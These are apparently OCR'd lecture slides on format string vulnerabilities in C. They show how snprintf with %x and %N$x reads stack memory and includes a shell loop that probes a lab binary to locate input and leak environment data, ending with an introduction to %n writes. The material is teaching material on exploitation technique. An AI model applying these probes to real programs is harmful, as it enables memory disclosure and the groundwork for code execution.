
```
0x30656130
0x66663762
0xb7ff0ae0
0xaffffaf9
0x000000fa
0xafff f828
...
...
```

When the format string is parsed, **`snprintf()`** expects three more parameters from the caller (to replace the three **`%x`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.
Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.

What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



High addresses

%x 0x30656130

%x 0x66663762

%x 0xb7ff0ae0

char* 0xafffaf9

int 0x000000fa

char* 0xafff828

...


...

Low addresses

When the format string is parsed, **`snprintf()`** expects three more parameters from the caller (to replace the three **`%x`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.
Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.


So, we can <u>read</u> *what is already on the stack*!



```
snprintf(buf, 250, "AAAA");
```

The format string itself is often on the stack.

Let's try to <u>read</u> *what we put* on the stack!




```
snprintf(buf, 250, "AAAA %x %x %x");
```

The format string itself is often on the stack.

Let's try to <u>read</u> *what we put* on the stack!

Reading the string with itself (!)



The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

So, we can <u>read</u> *what we put* on the stack!

Scanning the Stack With **`%N$x`**

To scan the stack

We can use the **`%N$x`** syntax (go to the Nth parameter)

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4          # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                   # N$x is the direct parameter access
b7fd5ff4                           # (the \ escapes the $ symbol for bash)
```

Scanning the Stack With `%N$x`

To scan the stack

We can use the **`%N$x`** syntax (go to the Nth parameter)

+

Simple shell scripting

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4         # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                  # N$x is the direct parameter access
b7fd5ff4                          # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " && ./vuln "AAAA %$i\$x"; done
1 AAAA b7ff0590
2 AAAA 804849b
# ........lots of lines......     # 1 dword from the stack per line
150 AAAA 53555f6e                 # (continued on next slide)
```

Reading the string with itself / 2 (vuln)

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAB%$i\$x"; echo ""; done | grep 4141
114  AAAB42414141                      # there is my cell I can read from!
                                       # We had to go 114 positions up.


$ ./vuln "AAAB%114\$x"
AAAB42414141                           # So, we can effectively read.
```

Reading the string with itself / 2 (vuln3)

```
AAAB (in realtà sullo stack trovi anche %x e robe simili).
notImportant
Address of AAAB
```

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln3 "AAAB%$i\$x"; echo ""; done | grep 4141
2  AAAB42414141                # there is my cell I can read from!
                                   # We had to go 2 positions up.


$ ./vuln3 "AAAB%2\$x"
AAAB42414141                       # So, we can effectively read.
```


Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME
64 AAAA HOME=/root

$ ./vuln "AAAA %64\$x"
AAAA 8048490                          # here is its address
```


I'M WONDERING...
...COULD WE ALSO WRITE?
memegenerator.net

A useful placeholder: `%n`

`%n` = **write**, in the address pointed to *by the argument*, the **number of chars (bytes)** printed so far

E.g.

```
int i = 0;
printf("hello%n",&i);
```

At this point, `i == 5`

Writing to the Stack with `%n`

